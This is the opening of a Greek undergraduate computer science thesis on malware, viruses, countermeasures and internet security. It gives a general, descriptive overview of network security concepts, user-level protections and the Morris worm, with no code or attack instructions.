ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

“Κακόβουλο λογισμικό, ιοί, τρόποι αντιμετώπισης και ασφάλεια στο διαδίκτυο”

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

του

ΓΕΡΟΝΑΤΣΙΟΣ ΑΝΑΣΤΑΣΙΟΣ

(ΑΕΜ:2434)

Επιβλέπων : ΒΕΡΓΑΔΟΣ ΔΗΜΗΤΡΙΟΣ

Αναπληρωτής Καθηγητής, Πρόεδρος του Τμήματος

Καστοριά 08/2024

ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΜΑΚΕΔΟΝΙΑΣ

ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

“Κακόβουλο λογισμικό, ιοί, τρόποι αντιμετώπισης και ασφάλεια στο διαδίκτυο”

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

του

ΓΕΡΟΝΑΤΣΙΟΣ ΑΝΑΣΤΑΣΙΟΣ

(ΑΕΜ:2434)

Επιβλέπων : ΒΕΡΓΑΔΟΣ ΔΗΜΗΤΡΙΟΣ

Αναπληρωτής Καθηγητής, Πρόεδρος του Τμήματος

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 08/02/2024

.....	.....	.....
Δημήτριος Βέργαδος	Σπυρίδων Νικολάου	Ιωάννης Βαρδάκας
Αναπληρωτής καθηγητής	Λέκτορας	Αναπληρωτής καθηγητής

Καστοριά 02/2024

Ευχαριστίες

Ολοκληρώνοντας την εργασία αυτή, οφείλω ένα μεγάλο ευχαριστώ στον καθηγητή μου κ.Βέργαδο για την πολύτιμη βοήθεια του στην ολοκλήρωση της εργασίας αλλά και όλους του καθηγητές της σχολής για την βοήθεια τους για την ολοκλήρωση του πτυχίου Επιπλέον, το πιο μεγάλο ευχαριστώ το αξίζουν οι γονείς μου και στην αδερφή μου, που ήταν δίπλα μου ηθικά και οικονομικά κατά τη διάρκεια σπουδών μου, και συνεχίζουν να στηρίζουν τα όνειρά μου.

Περίληψη

Το διαδίκτυο, ως ένα δίκτυο μη εξαρτώμενων δικτύων Η/Υ, αποτελεί πλέον μια καθοριστική διεθνή πλατφόρμα εμπορικού αλλά και ιδιωτικού συμφέροντος. Στη σημερινή εποχή το συγκεκριμένο μέσο αποτελεί ένα εξαιρετικά χρήσιμο εργαλείο για όλους τους τομείς της καθημερινότητας των ανθρώπων. Το εν λόγω μέσο, όμως, φαίνεται πως υστερεί σε ζητήματα ασφαλείας, σε σχέση με άλλα κλειστά δίκτυα.

Αυτό κατά κύριο λόγο οφείλεται στο γεγονός πως οι σταθερές οι οποίες χρησιμεύουν ως κύρια διαδικτυακά πρωτόκολλα είναι δημόσιες και αυτό έχει σαν συνέπεια να είναι διαθέσιμες προς όλους με απώτερο στόχο την άντληση κάθε λειτουργικού δεδομένου από οποιονδήποτε κακόβουλο χρήστη. Πιο συγκεκριμένα εάν συνδυάσουμε το παραπάνω γεγονός με την ανοικτή διαδικτυακή φύση που έχει, το εν λόγω ζήτημα μεγαλώνει σημαντικά αφού κάθε επίθεση είτε αδυναμία γνωστοποιείται άμεσα.

Η ασφάλεια στο παραπάνω μέσο είναι μια καθοριστική παράμετρος για την προστασία των προσωπικών πληροφοριών των χρηστών, την αποτροπή κακόβουλων επιθέσεων και την διατήρηση του απορρήτου στο διαδίκτυο. Ορισμένες βασικές αρχές και πρακτικές ασφάλειας περιλαμβάνουν τη σωστή ενημέρωση, τη χρήση ισχυρών κωδικών, την εγκατάσταση και τη συχνή ενημέρωση αντιικών προγραμμάτων, την χρήση τείχους προστασίας κλπ.

Ένα από τα σημαντικότερα ζητήματα ασφαλείας του συγκεκριμένου μέσου είναι το κακόβουλο λογισμικό. Το συγκεκριμένο λογισμικό είναι ένας γενικός όρος που περιλαμβάνει διάφορες μορφές κακόβουλου λογισμικού, όπως είναι για παράδειγμα ιούς κλπ. Τα λογισμικά αυτής της μορφής σχεδιάζονται με κυριότερο στόχο να προκαλέσουν ζημιές, να παραβιάσουν την ασφάλεια ενός συστήματος είτε ακόμα και να κλέψουν προσωπικά δεδομένα (όπως είναι για παράδειγμα κωδικούς, αρχεία, τραπεζικούς λογαριασμούς κλπ).

Λέξεις Κλειδιά:διαδίκτυο , ασφάλεια, κακόβουλο, χρήστης, τείχος προστασίας, ιος, προσωπικά δεδομένα

Abstract

The internet, as a network of independent computer networks, is now a defining international platform of commercial as well as private interest. In today's era, this medium is an extremely useful tool for all areas of people's daily lives. The medium in question, however, seems to be lagging behind in terms of security, in relation to other closed networks.

This is mainly due to the fact that the constants that serve as the main Internet protocols are public and this has the consequence that they are available to everyone with the ultimate goal of extracting any operating data from any malicious user. More specifically, if we combine the above fact with the open online nature it has, the issue in question grows significantly since every attack or weakness is immediately disclosed.

Security in the above medium is a crucial parameter to protect users' personal information, prevent malicious attacks and maintain online privacy. Some basic security principles and practices include being properly informed, using strong passwords, installing and frequently updating anti-virus programs, using a firewall, etc.

One of the major media security concerns is malware. Specific software is a general term that includes various forms of malicious software, such as viruses, etc. Software of this type is designed with the main objective of causing damage, breaching the security of a system or even stealing personal data (such as for example passwords, files, bank accounts etc).

Key Words: internet, network, malicious, user, firewall ,virus, anti-virus, malicious software, personal data

Πίνακας Περιεχομένων

Λίστα Εικόνων

Λίστα Πινάκων

Εισαγωγή

Η ασφάλεια στο διαδίκτυο αφορά την προστασία των υπολογιστών και των δεδομένων των χρηστών από κακόβουλους εισβολείς και επιθέσεις στο συγκεκριμένο μέσο. Είναι σημαντικό οι χρήστες να προστατεύουν τον υπολογιστή τους όπως επίσης και τα δεδομένα τους από απειλές, όπως είναι για παράδειγμα ιούς, κακόβουλα προγράμματα, phishing και άλλων ειδών επιθέσεις.

Η ασφάλεια στο παραπάνω μέσο, όμως, περιέχει και την προστασία της προσωπικής ζωής των χρηστών αλλά και των δεδομένων τους από την παρακολούθηση και τη συλλογή από διάφορες εταιρείες είτε ακόμα και κυβερνητικούς οργανισμούς. Για να προστατεύσουν τα δεδομένα τους, υπάρχει η δυνατότητα χρήσης VPN για την απόκρυψη της τοποθεσίας τους καθώς επίσης και της τακτικής της κρυπτογράφησης της σύνδεσής τους στο διαδίκτυο.

Συνολικά, η ασφάλεια στο διαδίκτυο είναι ζωτικής σημασίας με απώτερο στόχο να καταφέρουν οι χρήστες να προστατεύσουν τον εαυτού τους αλλά και τα δεδομένα τους από κακόβουλες επιθέσεις και παραβιάσεις. Με τη χρήση κατάλληλων εργαλείων και την εφαρμογή κατάλληλων πρακτικών ασφαλείας στο διαδίκτυο, υφίσταται η δυνατότητα αισθητής ελάττωσης των κινδύνων για επιθέσεις αυτής της μορφής και να διατηρήσουν οι χρήστες τα προσωπικά τους δεδομένα ασφαλή.

Στη σύγχρονη εποχή, μια από τις κυριότερες έννοιες σε ό,τι έχει να κάνει με την ασφάλεια στο διαδίκτυο είναι εκείνη του κακόβουλου λογισμικού. Με λίγα λόγια είναι ένας όρος που περιγράφει κάθε είδους λογισμικό το οποίο κατά κύριο λόγο έχει αναπτυχθεί με κυριότερο στόχο να προκαλέσει σοβαρή ζημιά είτε ακόμα και να παραβιάσει σε σημαντικό επίπεδο την ασφάλεια των υπολογιστικών συστημάτων. Αυτό μπορεί να συμβεί μέσω ιών, κατασκοπευτικού λογισμικού κλπ.

Επί της ουσίας, οι ιοί είναι μικρά προγράμματα τα οποία επιτίθενται σε υπολογιστές και δικτυακά συστήματα, προκαλώντας ζημιά στο λειτουργικό σύστημα, στα δεδομένα είτε ακόμα και στο λογισμικό. Ο τρόπος με τον οποίο εξαπλώνονται οι ιοί είναι μέσω κακόβουλων email ή μηνυμάτων στα μέσα κοινωνικής δικτύωσης, μέσω συνδέσμων, κατά τη λήψη αρχείων από μη αξιόπιστες πηγές κλπ.

Με βασικότερο σκοπό να καταφέρουμε να αντιμετωπίσουμε ένα τέτοιο λογισμικό και τους ιούς, είναι ζωτικής σημασίας να έχουμε κάνει εγκατάσταση έναξιόπιστο antivirus που να είναι ενημερωμένο και να ελέγχει τον υπολογιστή για

κακόβουλο λογισμικό και ιούς. Επίσης, πρέπει οι χρήστες να αποφεύγουν τη λήψη αρχείων από μη αξιόπιστες πηγές, να μην ανοίγουν κακόβουλα email ή μηνύματα και να μην πατάνε πάνω σε ανεπιθύμητους συνδέσμους. Καθοριστικό ρόλο, όμως, διαδραματίζει και η χρήση του firewall.

Εξίσου σημαντική, όμως, θεωρείται πως είναι και η συχνή ενημέρωση του λειτουργικού συστήματος, καθώς οι ενημερώσεις συνήθως διορθώνουν σφάλματα ασφαλείας και αδυναμίες που μπορεί να εκμεταλλευτεί ένα τέτοιο λογισμικό. Επιπλέον, οι χρήστες έχουν τη δυνατότητα να ενισχύουν ακόμα περισσότερο την ασφάλειά τους στο διαδίκτυο με τη χρήση ισχυρών κωδικών πρόσβασης και τη χρήση διαφορετικού κωδικού για κάθε λογαριασμό.

Συνολικά, η αντιμετώπιση των συγκεκριμένων λογισμικών όπως επίσης και των ιών απαιτεί συνειδητοποίηση και τεράστια προσοχή από τον χρήστη ενός υπολογιστή που είναι συνδεδεμένος στο διαδίκτυο. Ενώ δεν υπάρχει απόλυτη σίγουρη προστασία από ένα κακόβουλο λογισμικό, οι χρήστες έχουν την ευχέρεια να μειώσουν σε μεγάλο βαθμό τον κίνδυνο με τη λήψη των κατάλληλων μέτρων ασφαλείας και τη συμμόρφωση με καλές πρακτικές ασφαλείας στο διαδίκτυο. Είναι σημαντικό να προσέχουν τις δραστηριότητές τους στο διαδίκτυο και να αποφεύγουν τις αδικαιολόγητες λήψεις και εγκαταστάσεις λογισμικού από άγνωστες πηγές.

Κεφάλαιο1: ΑΣΦΑΛΕΙΑ ΣΤΟΔΙΑΔΙΚΤΥΟ

1.1 Ασφάλεια δικτύων

Η συγκεκριμένη μορφή ασφαλείας έχει πλέον γίνει ένα από τα πιο καθοριστικά κομμάτια της σύγχρονης τεχνολογίας των επικοινωνιών. Η καθολικότητα του παγκόσμιου ιστού όπως επίσης και η χρήση αυτού του μέσου για όλες τις δράσεις της καθημερινής ζωής των ανθρώπων, από εταιρίες και ιδιώτες έχει επισημάνει την αναγκαιότητα της ασφαλούς περιήγησης (Adeniji, 2012).

Η αποτελεσματική ασφάλεια, από την άλλη μεριά, εκθέτει τους χρήστες σε σοβαρούς κινδύνους, όπως είναι για παράδειγμα οι περιπτώσεις spam, ιών είτε ακόμα και υποκλοπής προσωπικών δεδομένων. Η ασφάλεια αυτής της μορφής όπως επίσης και των δεδομένων που διακινούνται στα δίκτυα αποτελεί ένα εξαιρετικά σύνθετο ζήτημα. Ο λόγος είναι πως τις περισσότερες φορές αποδίδεται διαφορετικά από διαφορετικές κατηγορίες χρηστών, αφού είναι πιθανόν να αποτελεί απλά την ικανότητα της ανώνυμης περιήγησης στον παγκόσμιο ιστό, να αφορά την ασφαλή εκτέλεση οικονομικών συναλλαγών, να αφορά τη σωστή λειτουργία ιστοτόπων είτε ακόμα και την προστασία ιδιωτικών αρχείων εταιριών κλπ (Pfleeger and Pfleeger, 2018).

Δυστυχώς, όμως, στη σύγχρονη εποχή υφίστανται πολλά ζητήματα ασφαλείας τα οποία είναι εφικτό να επιφέρουν καθοριστικές επιρροές και επιδράσεις στους εξυπηρετητές δικτύων (servers), τα τοπικά δίκτυα όπου φιλοξενούνται είτε ακόμα και τους περιηγητές δικτύου των απλών χρηστών. Ο κίνδυνος αυτής της μορφής είναι ακόμα πιο υψηλός για τους διαχειριστές των δικτύων. Η εγκατάσταση ενός εξυπηρετητή για έναν ιστότοπο αποτελεί παράλληλα και μια δίοδο πρόσβασης από τους χρήστες του διαδικτύου στο τοπικό δίκτυο του εξυπηρετητή (Stallings, 2012).

Αυτό είναι εφικτό να επιφέρει αρκετά και σοβαρά ζητήματα τα οποία διευρύνονται ακόμα περισσότερο από μερικές απλές αλλαγές στον ιστότοπο μέχρι και την υποκλοπή προσωπικών δεδομένων των χρηστών, αλλά και την χρήση του εν λόγω εξυπηρετητή με απώτερο στόχο την απόκτηση πρόσβασης σε άλλες θέσεις είτε ακόμα και αρχεία του τοπικού δικτύου (Malacina, 2020).

Ακόμα και οι απλοί χρήστες, όμως, έρχονται συχνά αντιμέτωποι με παρόμοιας μορφής ζητήματα. Είναι δυνατόν η περιήγηση σε αυτό το μέσο να φαίνεται στην αρχή ασφαλής και ανώνυμη, κάτι που επί της ουσίας απέχει αρκετά από την πραγματικότητα. Ενεργά περιεχόμενα τα οποία περιέχονται στους ιστότοπους, όπως είναι για παράδειγμα το Active X και τα Java applets αναπτύσσουν την πιθανότητα εισχώρησης ιών και άλλων κακόβουλων λογισμικών στις συσκευές των χρηστών (Adeniji, 2012).

Παράλληλα, ακόμα και δίχως τους παραπάνω κινδύνους, μονάχα η ενέργεια της περιήγησης αφήνει ηλεκτρονικά σημάδια του ιστορικού περιήγησης των χρηστών, κάτι που τις περισσότερες φορές είναι εφικτό να επιφέρει την ανάπτυξη του προφίλ του χρήστη από τη μεριά κάποιου κακόβουλου εισβολέα. Με λίγα λόγια, οι απλοί χρήστες όπως επίσης και οι ίδιοι οι διαχειριστές των δικτύων χρειάζεται να προβληματίζονται για την ασφάλεια αλλά και την ιδιωτικότητα των πληροφοριών που μεταφέρονται διαμέσου των δικτύων. Το TCP/IP πρωτόκολλο έχει αναπτυχθεί και εμφανίζει αρκετά κενά ασφαλείας. Αυτό είναι κάτι το οποίο προσφέρει την ευχέρεια ελέγχου των πληροφοριών στο δίκτυο (Stallings, 2012).

1.2 Το πρόβλημα και η σημασία της ασφάλειας στο διαδίκτυο

Ένα από τα κυριότερα γνωρίσματα του συγκεκριμένου μέσου, κυρίως στην περίπτωση στην οποία διερευνάται από την πλευρά της ασφάλειας, είναι το γεγονός πως πρόκειται για ένα ανοικτό αλλά και δημόσιο μέσο. Αυτό έχει σαν συνέπεια πως από τη μια ο κάθε χρήστης είναι δυνατόν να το χρησιμοποιήσει, και από την άλλη πως το περιεχόμενό του είναι προσβάσιμο από όλους τους χρήστες. Το εν λόγω μέσο δεν γνωρίζει ούτε ενδιαφέρεται για το ποιοι είναι οι χρήστες, κάτι το οποίο έχει και αρνητικό πρόσημο (Pagden and Moran, 2017).

Εξαιτίας της φύσης του συγκεκριμένου μέσου είναι εξαιρετικά ευάλωτο σε αρκετές κατηγορίες επιθέσεων από τους καλούμενους κυβερνοεγκληματίες, που έχουν δημιουργήσει πολλές και διαφορετικές τακτικές με απώτερο σκοπό την παραβίαση της ιδιωτικότητας όπως επίσης και της ακεραιότητας εταιριών, τραπεζικών λογαριασμών κλπ. Στη σύγχρονη εποχή, αρκετοί είναι αυτοί οι οποίοι θεωρούν ότι η ποσότητα κακόβουλου λογισμικού (είτε όπως καλείται στη διεθνή βιβλιογραφία malware), η οποία βρίσκεται σε κυκλοφορία σε αυτό το μέσο, είναι πιθανόν να ξεπεράσει ακόμα και την έκδοση των έγκυρων λογισμικών που είναι ασφαλή (Cutler et al., 2020).

Γενικότερα, θα πρέπει να γνωρίζουμε πως το συγκεκριμένο μέσο παρέχει χωρίς καμία απολύτως αμφιβολία στα πληροφοριακά συστήματα καθοριστικές δυνατότητες σύνδεσης, ολοκλήρωσης όπως επίσης και επέκτασης. Ταυτόχρονα, όμως, παίζει καθοριστικό ρόλο και στην ανοδική τάση των ζητημάτων προστασίας και διαθεσιμότητας των δεδομένων (Hibberd, 2022).

Αυτός είναι και ο βασικότερος λόγος που το εκάστοτε πληροφοριακό σύστημα το οποίο συλλέγει, αποθηκεύει, μεταδίδει δεδομένα και προσφέρει υπηρεσίες διαμέσου αυτού του μέσου είναι καθοριστικό να ακολουθεί μια στρατηγική ασφαλείας δυνατή να διασφαλίζει σε μεγάλο βαθμό την εμπιστευτικότητα, την ακεραιότητα καθώς επίσης και τη διαθεσιμότητά τους (Singer, 2014).

Το βασικότερο ζήτημα της ασφάλειας αυτών των συστημάτων σε αυτό το μέσο είναι το γεγονός πως το διαδίκτυο έχει αναπτυχθεί προκειμένου να είναι ένα λειτουργικό περιβάλλον και όχι ένα ασφαλές περιβάλλον. Βάσει μελετών τα πιο πολλά ζητήματα αυτής της μορφής είναι εγγενή, από τα οποία τα πιο διαδεδομένα παρουσιάζονται παρακάτω (Pfleeger and Pfleeger, 2018).

Χαρακτηριστικό παράδειγμα αποτελεί η ευκολότερη πρόσβαση και ανίχνευση. Όλα τα δεδομένα τα οποία μεταδίδονται (υπό τη μορφή πακέτων TCP/IP) είναι δυνατόν να εποπτευθούν εύκολα κάνοντας χρήση διάφορων διαθέσιμων ελεύθερων λογισμικών (όπως είναι για παράδειγμα το sniffer, το satan κλπ). Αυτό είναι ένα εξαιρετικά σοβαρό ζήτημα λόγω του ότι το μεγαλύτερο ποσοστό των δεδομένων τα οποία ανταλλάσσονται σε αυτό το μέσο δεν είναι κρυπτογραφημένα (Παππάς, 2021).

Ένα άλλο εξίσου διαδεδομένο παράδειγμα είναι οι ευπαθείς διαδικτυακές υπηρεσίες. Ένα μεγάλο σύνολο από παρόμοιας μορφής υπηρεσίες δεν έχουν αναπτυχθεί με στόχο να είναι ασφαλείς (όπως είναι για παράδειγμα το ping, το finger κλπ) αλλά επί της ουσίας αποτελούν εύκολες διόδους εισχώρησης κακόβουλων χρηστών. Ένα άλλο χαρακτηριστικό παράδειγμα είναι η έλλειψη πολιτικής ασφαλείας. Αρκετά συστήματα αυτής της μορφής σε αυτό το μέσο έχουν αναπτυχθεί με βασικότερο στόχο να προσφέρουν ελεύθερη πρόσβαση δίχως να υφίσταται η απαιτούμενη εστίαση σε μια πιθανή κατάχρηση των πόρων. Παράλληλα, προσφέρουν τη δυνατότητα χρησιμοποίησης υπηρεσιών (όπως είναι για παράδειγμα anonymous ftp) που δεν μειώνουν την πρόσβαση στους πόρους αφήνοντας με αυτόν τον τρόπο τις πόρτες ανοιχτές (Μαυρίδης, 2015).

Βάσει μελετών οι κυριότερες απαιτήσεις ασφάλειας σε αυτό το περιβάλλον είναι η εποπτεία αυθεντικότητας, η εξουσιοδότηση, η εμπιστευτικότητα, η ακεραιότητα, η μη αποποίηση ευθυνών καθώς επίσης και η διαθεσιμότητα. Επίσης, σε αυτό το σημείο είναι σημαντικό να αναλυθεί και η έννοια της απειλής. Με αυτήν την έννοια καλούμε την πιθανή εκμετάλλευση μιας ευπάθειας ενός σύγχρονου συστήματος με δυνητικό κίνδυνο τη μη εξουσιοδοτημένη προσβασιμότητα, την αποκάλυψη δεδομένων καθώς επίσης και την χρήση είτε την κλοπή είτε ακόμα και την καταστροφή πόρων (Γερμανός και Πέππα, 2018).

Όπως αναφέρθηκε ήδη παραπάνω, το συγκεκριμένο μέσο παρέχει χωρίς καμία απολύτως αμφιβολία καθοριστικά οφέλη και αρκετές δυνατότητες, αλλά ταυτόχρονα συμβάλλει στην αισθητή ανοδική τάση των ζητημάτων προστασίας και διαθεσιμότητας των δεδομένων. Όπως αναφέρουν αρκετές μελέτες τα τελευταία χρόνια υφίστανται 3 βασικές περιοχές απειλών κατά της ασφάλειας των δεδομένων του εν λόγω μέσου (Singer, 2014).

Η πρώτη εξ αυτών είναι η διαδικασία της αποθήκευσης. Επί της ουσίας σχετίζεται άμεσα με την προστασία των φυσικών θέσεων αποθήκευσης στοιχείων, που είναι δυνατόν να είναι μοιρασμένα στο διαδίκτυο. Η δεύτερη εξ αυτών είναι η πρόσβαση. Έχει να κάνει με την εποπτεία πρόσβασης των χρηστών στους πόρους ενός πληροφοριακού συστήματος (στοιχεία είτε ακόμα και συστήματα υπολογιστών) καθώς επίσης και την οριοθέτηση της ταυτότητας του εκάστοτε χρήστη (Cutler et al., 2020).

Από την άλλη μεριά, η τελευταία εξ αυτών αφορά τη διαδικασία της μεταφοράς, που έχει άρρηκτη σχέση με την προστασία των δεδομένων. Πιο συγκεκριμένα οι καθοριστικότερες απειλές που χρειάζεται να διερευνηθούν έτσι ώστε να δημιουργηθεί ένα ασφαλές περιβάλλον σε αυτό το μέσο είναι η ανεπάρκεια πόρων ενός τέτοιου συστήματος, ο διεξοδικός έλεγχος των καναλιών επικοινωνίας, η πρόβλεψη και η υποκλοπή του κοινού κλειδιού, η μεταμφίεση, η παραποίηση διαδικτυακής διεύθυνσης καθώς επίσης και η κατάχρηση (για παράδειγμα να γίνεται χρήση πόρων για μη εξουσιοδοτημένους σκοπούς) (Pfleeger and Pfleeger, 2018).

1.3 Ασφάλεια χρηστών

Στη συγκεκριμένη ενότητα θα διερευνήσουμε βασικούς όρους ασφάλειας στο επίπεδο του χρήστη. Η πρώτη έννοια που θα αναφερθεί είναι εκείνη της ευρείας εκπομπής. Επί της ουσίας αφορά μια τακτική αποστολής του ίδιου μηνύματος σε όλους

τους Η/Υ ενός υποδικτύου παράλληλα. Αντίστοιχη έννοια είναι εκείνη της πολλαπλής εκπομπής, μονάχα που σε αυτήν την περίπτωση οι παραλήπτες του μηνύματος είναι καθορισμένοι και όχι όλοι (Hibberd, 2022).

Μια εξίσου σημαντική έννοια είναι του firewall. Επί της ουσίας πρόκειται για ένα φράγμα ασφαλείας και μια τακτική προστασίας η οποία πραγματοποιείται σε επίπεδο υλικού είτε ακόμα και λογισμικού και τις περισσότερες φορές χρησιμεύει με κυριότερο στόχο να καταφέρει να αποτρέψει τη μη εξουσιοδοτημένη πρόσβαση από και προς ένα δίκτυο. Πολλές φορές τα συγκεκριμένα φράγματα χρησιμεύουν με στόχο να παρεμποδίσουν χρήστες του διαδικτύου να προσπελάζουν ιδιωτικά δίκτυα, που είναι και εκείνα διασυνδεδεμένα με αυτό το μέσο. Με λίγα λόγια, αυτό το φράγμα ξεχωρίζει ένα δίκτυο από ένα άλλο (Singer, 2014).

Καθοριστικό ρόλο διαδραματίζουν και τα hub. Είναι κοινό σημείο διασύνδεσης για ένα σύνολο Η/Υ σε ένα τοπικό δίκτυο. Μια τέτοια συσκευή έχει αρκετές θύρες. Στην περίπτωση στην οποία ένα πακέτο φτάσει σε μια θύρα, αντιγράφεται σε όλες τις υπόλοιπες, με κυριότερη συνέπεια όλοι οι Η/Υ οι οποίοι είναι διασυνδεδεμένοι να βλέπουν τα πακέτα τα οποία διακινούνται (Γερμανός και Πέππα, 2018).

Μια άλλη σημαντική έννοια είναι του ICMP. Επί της ουσίας αφορά μια επέκταση του πρωτοκόλλου IP με κυριότερο στόχο την αποστολή μηνυμάτων λαθών αλλά και ελέγχου. Τις περισσότερες φορές χρησιμοποιείται από την εντολή Ping με απώτερο σκοπό να διαπιστώσουμε εάν ένας Η/Υ είναι ενεργός. Επίσης, υφίσταται η έννοια του IP Spoofing. Είναι μια τακτική με στόχο την απόκτηση μη εξουσιοδοτημένης πρόσβασης σε δικτυωμένα συστήματα (Pfleeger and Pfleeger, 2018).

Σε αυτές τις περιπτώσεις οι εισβολείς στέλνουν μηνύματα με διευθύνσεις IP οι οποίες υποδεικνύουν πως αυτά έχουν προέλευση από μια έμπιστη θύρα. Ο επίδοξος cracker στην αρχή επιλέγει ένα πλήθος διαφοροποιημένων τακτικών με στόχο να εντοπίσει μια διεύθυνση IP η οποία αναλογεί σε μια παρόμοια θύρα. Η σωστή ρύθμιση δρομολογητών και firewalls είναι δυνατόν να αποτρέψει επιθέσεις αυτής της μορφής (Stallings, 2012).

Όπως αναφέρθηκε και παραπάνω, εξίσου χρήσιμη έννοια είναι εκείνη του Ping. Πρόκειται για ένα εξαιρετικά χρήσιμο εργαλείο το οποίο έχει σαν βασικότερο στόχο να διαπιστώσει εάν μια καθορισμένη IP είναι προσβάσιμη ή όχι. Το πρόγραμμα

στέλνει ένα πακέτο σε μια διεύθυνση και μετέπειτα περιμένει μια απάντηση από τον Η/Υ όπου αναλογεί η παραπάνω διεύθυνση (Adeniji, 2012).

Σε ό,τι έχει να κάνει με τον αριθμό των θυρών, είναι σημαντικό να επισημανθεί πως αφορά έναν αριθμό ο οποίος αναλογεί σε μια εφαρμογή στο ρόλο διακομιστή, σε ένα δίκτυο που είναι εστιασμένο στο πρωτόκολλο TCP/IP (όπως συμβαίνει για παράδειγμα στην περίπτωση του διαδικτύου). Η θύρα αυτής της μορφής είναι δυνατόν να λογιστεί σαν το άκρο μιας λογικής σύνδεσης. Ένας τέτοιος αριθμός χρησιμεύει προκειμένου εισερχόμενες πληροφορίες να αντιστοιχίζονται στην κατάλληλη υπηρεσία. Οι πιο διαδεδομένες θύρες είναι οι 80, 25 και 20. Αυτές οι θύρες χρησιμεύουν από διακομιστές ιστοτόπων, FTP κλπ (Γερμανός και Πέππα, 2018).

Τέλος, μια εξίσου σημαντική έννοια σε αυτό το επίπεδο είναι και η έννοια του υποδικτύου. Επί της ουσίας αφορά ένα μικρότερο σύνολο δικτύων που περιέχει Η/Υ που έχουν διευθύνσεις με ένα κοινό τμήμα. Στα δίκτυα του πρωτοκόλλου που αναφέρθηκε παραπάνω, οι Η/Υ ενός υποδικτύου έχουν διευθύνσεις IP με κοινό πρόθεμα. Η υποδιαίρεση ενός δικτύου σε μικρότερα δίκτυα είναι ζωτικής σημασίας τόσο για λόγους ευκολίας σε ό,τι έχει να κάνει με τη διαχείριση όσο και για λόγους ασφαλείας (Malacina, 2020).

1.4 Ηλεκτρονικές επιθέσεις

Βάσει μελετών η 1η καθοριστική περίπτωση ασφαλείας εμφανίστηκε σε αυτό το μέσο κατά την περίοδο του ’88. Πρόκειται για μια επίθεση η οποία καλείται Morris worm. Η ονομασία πάρθηκε από τον δημιουργό ενός προγράμματος το οποίο είχε την ευχέρεια να διασυνδεθεί σε έναν άλλον Η/Υ, να αντιγραφεί σε εκείνος και να ξεκινήσει να κάνει το ίδιο με κάποιον άλλον Η/Υ που είναι και εκείνος συνδεδεμένος στο ίδιο δίκτυο (Pagden and Moran, 2017).

Το συγκεκριμένο πρόγραμμα επέφερε τεράστια προβλήματα στο διαδίκτυο. Το εν λόγω πρόγραμμα, όμως, χρησιμοποιούσε αρκετούς πόρους με αποτέλεσμα να μην είναι από ένα σημείο και μετά λειτουργικό. Το αποτέλεσμα ήταν σχεδόν το 10% των Η/Υ οι οποίοι ήταν διασυνδεδεμένοι στο ARPANET (σχεδόν 88 χιλιάδες) να σταματήσουν να λειτουργούν την ίδια στιγμή (Cutler et al., 2020).

Μια εξίσου σημαντική συνέπεια όλων αυτών ήταν το γεγονός πως αρκετοί διαχειριστές ιστοσελίδων από φόβο να μην μολυνθούν τα συστήματά τους, σταματούσαν την επικοινωνία με το παραπάνω δίκτυο με κυριότερο στόχο να καταφέρουν να καταπολεμήσουν αυτή τη συνθήκη, με βασικότερη συνέπεια να

γίνονται πιο πολλοί οι κόμβοι οι οποίοι δεν ήταν συνδεδεμένοι (Pfleeger and Pfleeger, 2018).

Λόγω του συγκεκριμένου προβλήματος ξεκίνησε η ανάπτυξη μιας ομάδας άμεσης αντίδρασης για ζητήματα αυτής της μορφής. Η ομάδα αυτή καλείται CERT/CC και αφορά ένα ινστιτούτο ασφαλείας στο διαδίκτυο το οποίο προσφέρει ενημέρωση, τεχνική υποστήριξη κλπ. Έχει στην ευχέρειά του αρκετές βάσεις δεδομένων με τις πιο πολλές περιπτώσεις επιθέσεων σε αυτό το μέσο, ομάδες εκπαίδευσης και ανάπτυξης λογισμικού. Με λίγα λόγια ασχολείται με τη θωράκιση του συγκεκριμένου μέσου όπως επίσης και όλων των δικτύων (Hibberd, 2022).

Έρευνες αναφέρουν πως τα είδη επιθέσεων αυτού του είδους πλέον διακρίνονται σε 10 κατηγορίες. Η πρώτη εξ αυτών αφορά τις επιθέσεις σε ιστοσελίδες. Είναι το πιο διαδεδομένο φαινόμενο καθώς οι χάκερς είναι ευκολότερο να δημιουργήσουν προβλήματα στην ιδιωτικότητα, καθώς αρκετοί χρήστες έχουν πρόσβαση σε αυτές. Δεν είναι λίγες οι περιπτώσεις τεράστιων οργανισμών που έχουν δεχτεί επιθέσεις αυτού του είδους. Αρκετοί από αυτούς τους οργανισμούς χάλασαν την εικόνα αλλά και την φήμη την οποία είχαν. Κυριότερος στόχος αυτών των επιθέσεων είναι οι μεγαλύτεροι οργανισμοί, οι κυβερνήσεις κλπ (Singer, 2014).

Η δεύτερη κατηγορία έχει να κάνει με αποσπασμένες απειλές. Η μη δομημένη απειλή είναι μια μορφή απειλής η οποία ως επί το πλείστον αναπτύσσεται από έναν άπειρο άνθρωπο ενεργώντας με κυριότερο στόχο να καταφέρει να αποκτήσει την απαιτούμενη πρόσβαση σε ένα δίκτυο. Τις περισσότερες φορές χρησιμοποιεί κοινά μέσα, όπως είναι για παράδειγμα τα shell scripts, οι κωδικοποιητές κωδικών πρόσβασης κλπ. Μια σωστή τακτική ασφαλείας έχει την ευχέρεια να αποτρέψει έναν τέτοιον κίνδυνο. Παρόλα αυτά είναι πιθανό να δημιουργήσουν τεράστια προβλήματα (Παππάς, 2021).

